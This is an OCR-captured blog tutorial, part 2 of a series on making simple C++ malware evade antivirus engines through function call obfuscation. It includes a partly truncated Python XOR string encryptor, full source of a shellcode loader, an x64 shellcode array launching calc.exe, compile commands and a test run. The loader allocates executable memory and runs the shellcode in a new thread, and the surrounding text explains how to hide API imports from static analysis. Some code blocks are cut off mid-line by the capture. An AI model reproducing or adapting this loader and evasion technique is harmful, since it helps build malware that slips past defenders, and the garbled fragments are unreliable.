
AV engines evasion for C++ simple malware - part 2

cocomelonc.github.io/tutorial/2021/09/06/simple-malware-av-evasion-2.html

September 6, 2021

9 minute read

Hello, cybersecurity enthusiasts and white hackers!



File Actions Edit View Help
kali@kali:~
nvim enc.
evil.cpp — ~/projects/cybersec_blog/2021-09-06-av-evasion-2 — Atom
File Edit View Selection Find Packages Help
Project
2021-09-06-av-evasion-2
.git
enc.py
evil-enc.cpp
evil.cpp
evil.exe
README.md
evil.cpp

```python
import sys
import os
import hashlib
import string

## XOR function to encrypt data
def xor(data, key):
    key = str(key)
    l = len(key)
    output_str = ""

    for i in range(len(data)):
        current = data[i]
        current_key = key[i % len(key)]
        ordd = lambda x: x if isinstance(x, int
        output_str += chr(ordd(current) ^ ord(c
    return output_str

## encrypting
def xor_encrypt(data, key):
    ciphertext = xor(data, key)
    ciphertext = '{ 0x' + ', 0x'.join(hex(ord(x
    print (ciphertext)
    return ciphertext, key

## key for encrypt/decrypt
plaintext = "VirtualAlloc"
my_secret_key = "meowmeow"

## encrypt VirtualAlloc
enc.py
```

```cpp
/*
cpp implementation malware example with calc.exe payloac
author: @cocomelonc
*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// our payload calc.exe
unsigned char my_payload[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b,
```


This is not a tutorial to make a malware, but a practical case for educational purpose only.

This is the second part of the tutorial, firstly, I recommend that you study the first part.

In this post we will study function call obfuscation. So what is this? Why malware developers and red teamers need to learn it?

Let's consider our `evil.exe` from part 1 in virustotal:
https://www.virustotal.com/gui/file/c7393080957780bb88f7ab1fa2d19bdd1d99e9808efbfaf7989e1e15fd9587ca/detection

and go to the details tab:



c7393080957780bb88f7ab1fa2d19bdd1d99e9808efbfaf7989e1e15fd9587ca

Imports

− KERNEL32.dll

DeleteCriticalSection
GetStartupInfoA
EnterCriticalSection
CreateThread
InitializeCriticalSection
GetLastError
WaitForSingleObject
VirtualQuery
SetUnhandledExceptionFilter
TlsGetValue

+ msvcrt.dll

Every PE module like `.exe` and `.dll` usually uses external functions. So when it is running, it will call every functions implemented in an external DLLs which will be mapped into a process memory to make this functions available to the process code.

AV industry analyze most kind of external DLLs and functions are used by the malware. It can be a good indicator if this binary is malicious or not. So AV engine analyzes a PE file on disk by looking the into its import address.

Of course this method is not bullet proof and can generate some false positives but it is a known to work in some cases and is widely used by AV engines.

So what we as a malware developers can do about it? This is where function call obfuscation comes into play. **Function Call Obfuscation** is a method of hiding your DLLs and external functions that will be called a during runtime. To do that we can use standard Windows API functions called `GetModuleHandle` and `GetProcAddress`. The former returns a handled a specifiied DLL and later allows you to get a memory address of the function you need and which is exported from that DLL.

So let me give you an example. So let’s say your program needs to call a function called `HackAndWin` which is exported in a DLL named `hacker.dll`. So first you call `GetModuleHandle`, and then you can call `GetProcAddress` with an argument of `HackAndWin` function and in return you get in address of that function:

```
hack = GetProcAddress(GetModuleHandle("hacker.dll"), "HackAndWin");
```


So what is important here? Is that if you compile your code, compiler will not include `hacker.dll` into import address table. So AV engine will not be able to see that during static analysis.

Let’s see how we can practically use this technique. Let’s take a look at the source coude of our first malware from part 1:

```
/*
cpp implementation malware example with calc.exe payload
*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// our payload calc.exe
unsigned char my_payload[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
  0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
  0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
  0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
  0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
  0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
  0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};
unsigned int my_payload_len = sizeof(my_payload);

int main(void) {
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;

  // Allocate a memory buffer for payload
  my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);

  // copy payload to buffer
  RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

  // make new buffer as executable
  rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ,
&oldprotect);
```


```
  if ( rv != 0 ) {

    // run payload
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
    WaitForSingleObject(th, -1);
  }
  return 0;
}
```

So this code contains very basic logic for executing payload. So in this case, for simplicity, it’s not encrypted payload, it’s plain payload.




```
unsigned char my_payload[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
  0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
  0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
  0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
  0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
  0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
  0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};
```

Let’s compile it:



```
 kali@kali  ~/projects/cybersec_blog/2021-09-06-av-evasion-2  ↱ master ±  x86_64-w64-mingw32-gcc -O2 evil.cpp -o evil.exe -mconsole -I/usr/share/mingw-w64/include/
 -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
 kali@kali  ~/projects/cybersec_blog/2021-09-06-av-evasion-2  ↱ master ±  ls -l
total 24
-rw-r--r-- 1 kali kali  2584 Sep  6 16:40 evil.cpp
-rwxr-xr-x 1 kali kali 14848 Sep  6 16:45 evil.exe
-rw-r--r-- 1 kali kali   239 Sep  6 16:40 README.md
 kali@kali  ~/projects/cybersec_blog/2021-09-06-av-evasion-2  ↱ master ± 
```

and run to make sure that it works:




```
C:\Users\User\Desktop\shared\work\test1>dir
 Volume in drive C is Windows 10
 Volume Serial Number is 2072-261D

 Directory of C:\Users\User\Desktop\shared\work\tes

09/06/2021  04:42 PM    <DIR>          .
09/06/2021  04:42 PM    <DIR>          ..
09/06/2021  04:42 PM            14,848 evil.exe
09/05/2021  06:40 PM            39,424 shell.exe
               2 File(s)         54,272 bytes
               2 Dir(s)  35,092,779,008 bytes free

C:\Users\User\Desktop\shared\work\test1>.\evil.exe

C:\Users\User\Desktop\shared\work\test1>
```

```
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e,
};
```


So let’s take a look into import address table.

```
objdump -x -D evil.exe | less
```



